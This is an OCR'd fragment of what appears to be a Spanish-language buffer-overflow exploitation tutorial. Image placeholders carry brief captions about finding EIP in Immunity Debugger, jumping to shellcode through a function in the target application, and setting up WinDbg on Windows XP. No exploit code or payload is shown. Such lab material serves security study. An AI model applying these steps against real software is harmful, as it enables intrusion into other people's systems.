





Luego en nuestro immunity debugger nos demostros que si localizamos la posición exacta de EIP.

SALTANDO A SHELLCODE


El objetivo de este paso fue de ser capaces de saltar a una posición de memoria donde tenemos alojado nuestro shellcode, lo que se realizo fue que la aplicacion saltara a nuestro codigo mediante una función contenida dentro de la aplicación.




Instalación de Debugging Tools for Windows dbg_amd64.msi




Instalación de windbg en terminal XP aplicando el comando windbg -I para registrarlo como un depurador "post-mortem".



